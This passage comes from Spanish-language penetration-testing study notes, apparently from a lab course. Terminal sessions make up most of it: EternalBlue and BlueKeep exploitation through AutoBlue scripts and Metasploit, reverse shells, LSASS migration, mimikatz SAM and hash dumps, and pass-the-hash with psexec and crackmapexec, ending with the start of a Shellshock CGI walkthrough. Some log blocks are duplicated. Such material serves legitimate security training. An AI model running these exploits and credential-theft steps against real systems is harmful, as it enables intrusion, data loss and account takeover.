-rw-r--r-- 1 kali kali 324 Dec 24 19:12 sc_x86_msf.bin
-rwxr-xr-x 1 kali kali 4557 Dec 24 18:51 shell_prep.sh

kali㉿kali:~/Desktop/EternalBlue/AutoBlue-MS17-010/shellcode
> $ _

```

Ahora vamos a configurar nuestro receptor Netcat \$nc -lvp 1234 (1234 porque fue el puerto que le asignamos cuando estuvimos generando las shells de arriba, ojo), ejecutamos

Bien, ahora salimos de la carpeta de shells y vamos una donde estan los scripts de python y buscamos el script de EternalBlue para Windows 7 porque es el SO que tenemos:

```

> $ ls -al
total 200
drwxr-xr-x 4 kali kali 4096 Dec 24 18:51 .
drwxr-xr-x 3 kali kali 4096 Dec 24 18:51 ..
-rw-r--r-- 1 kali kali 26444 Dec 24 18:51 eternalblue_exploit10.py
-rwxr-xr-x 1 kali kali 25741 Dec 24 18:51 eternalblue_exploit7.py

```

Ejecutamos: \$python eternalblue\_exploit7.py <target\_ip> shellcode/sc\_x64.bin (es de 64 bits, si fuese de 32 pues utilizamos el x86)

```
> $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.12] 49673
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

¡Estamos dentro!

Bien, esto ha sido manualmente y nos ha llevado mucho tiempo, pasemos a la automatización con MSF

\$msfconsole

Dentro de la búsqueda de EternaBlue nos sale un auxiliary que nos puede ayudar a identificar si es vulnerable o no el objetivo, pero como ya sabemos que sí, pasemos a la explotación:

```
2 auxiliary/admin/SMB/ms17_010_command 2017-03-14      normal   No    MS17-010 EternalRomance/EternalSynergy/Eterna
1Champion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010          normal   No    MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes   SMB DOUBLEPULSAR Remote Code Execution
```

```
-----[REDACTED]-----
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average  Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec        2017-03-14      normal   Yes   MS17-010 EternalRomance/EternalSynergy/Eterna
1Champion SMB Remote Windows Code Execution
```

\$use 0

\$show options

\$set RHOSTS <target\_ip>

\$exploit

```

msf6 exploit(windows/smb/ms17_010_ternalblue) > exploit

[*] Started reverse TCP handler on 10.10.10.10:4444
[*] 10.10.10.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.12:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.12:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.12:445      - The target is vulnerable.
[*] 10.10.10.12:445      - Connecting to target for exploitation.
[+] 10.10.10.12:445      - Connection established for exploitation.
[+] 10.10.10.12:445      - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.12:445      - CORE raw buffer dump (51 bytes)
[*] 10.10.10.12:445      - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.10.10.12:445      - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.10.10.12:445      - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.10.10.12:445      - 0x00000030 6b 20 31 k 1
[+] 10.10.10.12:445      - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.12:445      - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.12:445      - Sending all but last fragment of exploit packet
[*] 10.10.10.12:445      - Starting non-paged pool grooming
[+] 10.10.10.12:445      - Sending SMBv2 buffers
[+] 10.10.10.12:445      - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.12:445      - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.10.10.12:445      - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.10.10.12:445      - 0x00000030 6b 20 31 k 1
[+] 10.10.10.12:445      - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.12:445      - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.12:445      - Sending all but last fragment of exploit packet
[*] 10.10.10.12:445      - Starting non-paged pool grooming
[+] 10.10.10.12:445      - Sending SMBv2 buffers
[*] 10.10.10.12:445      - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.12:445      - Sending final SMBv2 buffers.
[*] 10.10.10.12:445      - Sending last fragment of exploit packet!
[*] 10.10.10.12:445      - Receiving response from exploit packet
[+] 10.10.10.12:445      - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.12:445      - Sending egg to corrupted connection.
[*] 10.10.10.12:445      - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.12:49261 ) at 2021-12-24 19:19:55 -0500
[+] 10.10.10.12:445      - =====-
[+] 10.10.10.12:445      - =====WIN=====
[+] 10.10.10.12:445      - =====-
meterpreter >

```

Sin embargo, es importante saber que está pasando en segundo plano y aprendemos realizando el exploit manualmente y siguiendo el proceso real de explotación con shell codes.

## Vulnerability Analysis: BlueKeep

- The BlueKeep vulnerability affects multiple versions of Windows:
  - XP
  - Vista
  - Windows 7
  - Windows Server 2008 & R2

Bien, para empezar, haremos un escaneo del IP objetivo y nos limitaremos al puerto específico 3389:

```
> $ sudo nmap -p 3389 10.10.10.7
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-26 17:22 EST
Nmap scan report for 10.10.10.7
Host is up (0.00035s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:D9:DC:50 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Ahora vamos a utilizar un módulo auxiliar de Metasploit para verificar si este objetivo en particular es vulnerable, para ello iniciaremos Metasploit: \$msfconsole

```
msf6 > search BlueKeep
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep   2019-05-14    normal  Yes   CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14    manual  Yes   CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```

```
msf6 > use 0
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show options

Module options (auxiliary/scanner/rdp/cve_2019_0708_bluekeep):
=====
Name          Current Setting  Required  Description
----          -----
RDP_CLIENT_IP 192.168.0.100  yes        The client IPv4 address to report during connect
RDP_CLIENT_NAME rdesktop       no         The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no             no         The client domain name to report during connect
RDP_USER       no             no         The username to report during connect, UNSET = random
RHOSTS          I              yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          3389           yes        The target port (TCP)
THREADS         1              yes        The number of concurrent threads (max one per host)
```

\$set RHOSTS <target\_ip>

Este auxiliar nos confirmará si es o no vulnerable Lo

es, entonces pasemos a la explotación.

```
msf6 > search BlueKeep
Matching Modules
=====
#  Name
-  ---
  0 auxiliary/scanner/rdp/cve_2019_0708_bluekeep      Disclosure Date  Rank   Check  Description
  1 exploit/windows/rdp/cve_2019_0708_bluekeep_rce    2019-05-14     normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote D
esktop RCE Check
  1 exploit/windows/rdp/cve_2019_0708_bluekeep_rce    2019-05-14     manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows
Kernel Use After Free

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```

\$use 1

\$show options

\$set RHOSTS <target\_ip>

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 10.10.10.10:4444
[*] 10.10.10.7:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.10.10.7:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.10.7:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.7:3389      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[-] 10.10.10.7:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If you are targeting 2008, make sure fDisableCam=0 !
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Nos da un error porque tenemos que configurar manualmente que máquina virtuales la que ejecuta esa versión de Windows a la que apuntamos:

\$show targets

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
Exploit targets:

Id  Name
--  ---
 0  Automatic targeting via fingerprinting
 1  Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
 2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
 3  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
 4  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
 5  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
 6  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
 7  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
 8  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

 1  Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
 2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
 3  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
```

\$set target 2

\$exploit

*NOTA: dependiendo de la RAM que tengamos asignada a la máquina virtual, cuanto mayor sea, más probabilidad hay de que pueda crashear el servicio*


*IMPORTANTE: cuando trabajas dentro de una empresa real o en un entorno empresarial, debes tener mucho cuidado con los exploits de kernel, porque pueden crashear el servicio y causar perdida de datos. Así que este es un exploit que no se recomienda usar, solo en laboratorios.*

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 10.10.10.10:4444
[*] 10.10.10.7:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.10.10.7:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.7:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.7:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 10.10.10.7:3389 - <----- | Entering Danger Zone | ----->
[*] 10.10.10.7:3389 - Surfing channels ...
[*] 10.10.10.7:3389 - Lobbing eggs ...
[*] 10.10.10.7:3389 - Forcing the USE of FREE'd object ...
[!] 10.10.10.7:3389 - <----- | Leaving Danger Zone | ----->
[*] Sending stage (200262 bytes) to 10.10.10.7
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.7:49163 ) at 2021-12-26 17:27:05 -0500

meterpreter > sysinfo
Computer       : WIN7-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter >
```

## Pass-the-Hash Attacks

Primero iniciaremos el servicio de postgresql y msfconsole



The screenshot shows a terminal window titled 'LXTerminal'. It has two tabs: 'Attacker Machine' and 'Target Machine'. The 'Target Machine' tab is active and displays the following command-line session:

```
File Edit Tabs Help
root@attackdefense:~# service postgresql start && msfconsole
Starting PostgreSQL 13 database server: main.
[*] Starting the Metasploit Framework console...-
```

Y buscaremos un exploit llamado badblue. Usaremos el número 1 porque es el que nos interesa para PtH:

```

msf6 > search badblue
Matching Modules
=====
#  Name
----- 
0  exploit/windows/http/badblue_ext_overflow 2003-04-20 great Yes BadBlue 2.5 EXT.dll Buffer Overflow
1  exploit/windows/http/badblue_passthru      2007-12-10 great No  BadBlue 2.72b PassThru Buffer Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/badblue_pa
ssthru

```

\$set RHOSTS <target\_ip>

\$exploit

```

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.2.28.132
RHOSTS => 10.2.28.132
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.2.28.132
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.28.132:49899) at 2021-12-31-04:26:32 +0530
meterpreter > 04:25 / 16:20

```

¿Qué hacemos ahora?

Buscamos el proceso LSASS y migramos al ID correspondido, y con esto tendríamos permisos elevados.

\$pgrep lsass

<id>

\$migrate <id>

\$getuid

```

Attacker Machine Target Machine
File Edit Tabs Help LXTerminal
meterpreter > pgrep lsass
780
meterpreter > migrate 780
[*] Migrating from 4208 to 780...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Ahora iniciamos mimikatz

\$load kiwi

```

server>username: w1.ATTACKDEFENSE
meterpreter > load kiwi
Loading extension kiwi...
#####
  mimikatz 2.2.0 20191125 (x64/windows)
  ## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
#####      > http://pingcastle.com / http://mysmartlogon.com  ***/
#####
Success.
meterpreter >

```

Dumpeamos la SAM:

\$lsadump\_sam

```

[+] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID : 000001f4 (500)           I
User : Administrator
  Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 58f8e0214224aebc2c5f82fb7cb47ca1

```

Obtenemos el hash NTLM del Administrador y el usuario student:

```

RID : 000001f4 (500)
User : Administrator
  Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

```

```

User : student
  Hash NTLM: bd4ca1fbe028f3c5066467a7f6a73b0b

```

Para hacer un PtH hay que usar el hash LM y el NTLM, esto lo obtenemos con el comando:

\$hashdump

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

Ahora cargaremos el exploit de psexec llamado \$search psexec

```

Instrumentation (WMI) Remote Command Execution
 8 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal      Yes      MS17-010 EternalRo
mance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
 9 exploit/windows/smb/psexec      1999-01-01      manual      No       Microsoft Windows
Authenticated User Code Execution

```

Usaremos el exploit número 9 que es el que nos interesa

\$show options

```

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.5.2        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

```

Recordemos que ya estamos usando el puerto 4444 porque antes hemos accedido al meterpreter de la antigua sesión, por lo cual ya está en uso

Vamos a cambiarlo

\$set LHOST <port\_diferente>

\$set RHOSTS <target\_ip>

\$set SMBUser Administrator

\$set SMBPass <LM:NTLM>

Si el equipo estuviera asociado a un dominio, también tendríamos que ponerlo, pero no es el caso

```

Id  Name   Type           Information           I  Connection
--  ---   ---           -----           -----
 1  meterpreter x64/windows  NT AUTHORITY\SYSTEM @ ATTACKDEFENSE  10.10.5.2:4444 -> 10.2.28.132:4
9899 (10.2.28.132)

msf6 exploit(windows/smb/psexec) > set LPORT 4422
LPORT => 4422
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.2.28.132
RHOSTS => 10.2.28.132
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba95073
78dc88d
SMBPass => aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user 'Administrator'...
[*] 10.2.28.132:445 - Selecting PowerShell target
[*] 10.2.28.132:445 - Executing the payload...
[+] 10.2.28.132:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > sessions

```

Vemos que no nos ha creado una sesión, eso es porque no hemos configurado un target

\$show target

```

msf6 exploit(windows/smb/psexec) > set target
set target 0          set target 4          set target Native\ upload
set target 1          set target Automatic    set target PowerShell
set target 2          set target Command
set target 3          set target MOF\ upload
msf6 exploit(windows/smb/psexec) > set target Command

```

En mi caso elegí el target 2 Command (si no funciona con este probamos con otro, por ejemplo, Native\ upload)

\$set target 2

\$exploit

No me funcionó, así que probé con otro target

```

msf6 exploit(windows/smb/psexec) > set target Native\ upload
target => Native upload
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user 'Administrator'...
[!] 10.2.28.132:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.2.28.132:445 - Uploading payload... wbULPeQK.exe
[*] 10.2.28.132:445 - Created \wbULPeQK.exe...
[*] Sending stage (175174 bytes) to 10.2.28.132
[+] 10.2.28.132:445 - Service started successfully...
[*] 10.2.28.132:445 - Deleting \wbULPeQK.exe...
[*] Meterpreter session 2 opened (10.10.5.2:4422 -> 10.2.28.132:50091) at 2021-12-31 04:32:35 +0530

meterpreter > █
└─── LXTerminal └─── Untitled └─── 1 2 3 4 4:3

msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user 'Administrator'...
[!] 10.2.28.132:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.2.28.132:445 - Uploading payload... wbULPeQK.exe
[*] 10.2.28.132:445 - Created \wbULPeQK.exe...
[*] Sending stage (175174 bytes) to 10.2.28.132
[+] 10.2.28.132:445 - Service started successfully...
[*] 10.2.28.132:445 - Deleting \wbULPeQK.exe...
[*] Meterpreter session 2 opened (10.10.5.2:4422 -> 10.2.28.132:50091) at 2021-12-31 04:32:35 +0530

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS            : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
[*] Shutting down Meterpreter...

```

Bien, ahora podemos decir... ¿Y la diferencia?

Vamos a listar nuestras sessions

```
msf6 exploit(windows/smb/psexec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ ATTACKDEFENSE	10.10.5.2:4444 -> 10.2.28.132:49899 (10.2.28.132)

```
msf6 exploit(windows/smb/psexec) > 
```

Aquí tenemos nuestra primera sesión donde sacamos nuestros hashes

Vamos a matarla para no tener acceso al sistema y nos vamos a quedar con el exploit de acceso con psexec

```
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user 'Administrator'...
[!] 10.2.28.132:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.2.28.132:445 - Uploading payload... YvEUmAUV.exe
[*] 10.2.28.132:445 - Created \YvEUmAUV.exe...
[+] 10.2.28.132:445 - Service started successfully...
[*] 10.2.28.132:445 - Deleting \YvEUmAUV.exe...
[*] Sending stage (175174 bytes) to 10.2.28.132
[*] Meterpreter session 3 opened (10.10.5.2:4422 -> 10.2.28.132:50104) at 2021-12-31 04:33:50 +0530

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS             : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
```

Seguimos teniendo acceso porque facilitamos el usuario y el hash LM y NTLM

Bien, ahora vamos a probar con otra herramienta muy famosa y poderosa llamada Crackmapexec

```
$ crackmapexec smb <target_ip> -u <user> -H "<hash NTLM, no LM>"
```

```
root@attackdefense:~# crackmapexec smb 10.2.28.132 -u Administrator -H "e3c61a68f1b89ee6c8ba9507378dc88d"
SMB      10.2.28.132      445      ATTACKDEFENSE      (*) Windows 10.0 Build 17763 x64 (name:ATTACKDEFENSE)
(domain:AttackDefense) (signing:False) (SMBv1:False)
SMB      10.2.28.132      445      ATTACKDEFENSE      [+] AttackDefense\Administrator e3c61a68f1b89ee6c8ba9
507378dc88d {Pwn3d!}
root@attackdefense:~#
```

Ahora podemos probar a ejecutar comandos como `-x "whoami"`, `"inconfig"`, `"net user"`

```

507378dc88d (Windows)
root@attackdefense:~# crackmapexec smb 10.2.28.132 -u Administrator -H "e3c61a68f1b89ee6c8ba9507378dc88d"
-x "ipconfig"
SMB 10.2.28.132 445 ATTACKDEFENSE [*] Windows 10.0 Build 17763 x64 (name:ATTACKDEFENSE)
(domain:AttackDefense) (signing:False) (SMBv1:False)
SMB 10.2.28.132 445 ATTACKDEFENSE [+] AttackDefense\Administrator e3c61a68f1b89ee6c8ba9
507378dc88d (Pwn3d!)
SMB 10.2.28.132 445 ATTACKDEFENSE [+] Executed command
SMB 10.2.28.132 445 ATTACKDEFENSE Windows IP Configuration
SMB 10.2.28.132 445 ATTACKDEFENSE
SMB 10.2.28.132 445 ATTACKDEFENSE Connection-specific DNS Suffix . . . eu-central-1.comp
ute.internal
SMB 10.2.28.132 445 ATTACKDEFENSE Link-local IPv6 Address . . . . : fe80::99a0:afe5:3
10f:6138%4
SMB 10.2.28.132 445 ATTACKDEFENSE IPv4 Address . . . . . : 10.2.28.132
SMB 10.2.28.132 445 ATTACKDEFENSE Subnet Mask . . . . . : 255.255.240.0
SMB 10.2.28.132 445 ATTACKDEFENSE Default Gateway . . . . . : 10.2.16.1

```

## Frequently Exploited Linux Services

### Frequently Exploited Linux Services

Protocol/Service	Ports	Purpose
Apache Web Server	TCP ports 80/443	Free and open source cross-platform web server released under the Apache License 2.0. Apache accounts for over 80% of web servers globally.
SSH (Secure Shell)	TCP ports 22	SSH is a cryptographic remote access protocol that is used to remotely access and control systems over an unsecured network. SSH was developed as a secure successor to telnet.
FTP (File Transfer Protocol)	TCP port 21	FTP (File Transfer Protocol) is a protocol that uses TCP port 21, and is used to facilitate file sharing between a server and client/clients and vice versa.
SAMBA	TCP port 445	Samba is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices.

## Vulnerability Analysis: Shellshock

### Shellshock Exploitation

- In order to exploit this vulnerability, you will need to locate an input vector or script that allows you to communicate with Bash.
- In the context of an Apache web server, we can utilize any legitimate CGI scripts accessible on the web server.
- Whenever a CGI script is executed, the web server will initiate a new process and run the CGI script with Bash.
- This vulnerability can be exploited both manually and automatically with the use of an MSF exploit module.




Lo primero que haremos es escanear la dirección ip objetivo y sus puertos, en este caso nos interesa el puerto 80 HTTP

```
[root@INE] ~
# nmap -sv -T4 192.144.8.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-07 06:26 IST
Nmap scan report for demo.ine.local (192.144.8.3)
Host is up (0.000026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.6 ((Unix))
MAC Address: 02:42:C0:90:08:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Entramos dentro de la dirección IP:




Podemos observar que abajo hay un fragmento de texto que no parece estar representado en HTML ni que tenga ningun atributo CSS.

¿Cómo se logra esto? Esto se está haciendo en el lado del servidor. Esto se logra a través del script CGI. Veamos el source de la página:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {
6     background-image: url('static/images/background.jpg');
7     background-repeat: no-repeat;
8     background-attachment: fixed;
9     background-position: center;
10 }
11 </style>
12 <script>
13     setInterval(function() {
14         var xhttp = new XMLHttpRequest();
15         xhttp.onreadystatechange = function() {
16             if (this.readyState == 4 && this.status == 200) {
17                 document.getElementById("output").innerHTML = this.responseText;
18             }
19         };
20         xhttp.open("GET", "/gettime.cgi", true);
21         xhttp.send();
22     }, 1000);
23 </script>
24
25 </head>
26 <body>
27     <div style="position:fixed;top:67%;left:40%" id="output" ></div>
28 </body>
29 </html>
```

Nos da una ruta donde estará ese temporizador:



Esto significa que el servidor web tiene un script CGI que podemos usar y este script CGI está pasando comandos a bash o está ejecutando comandos de bash.

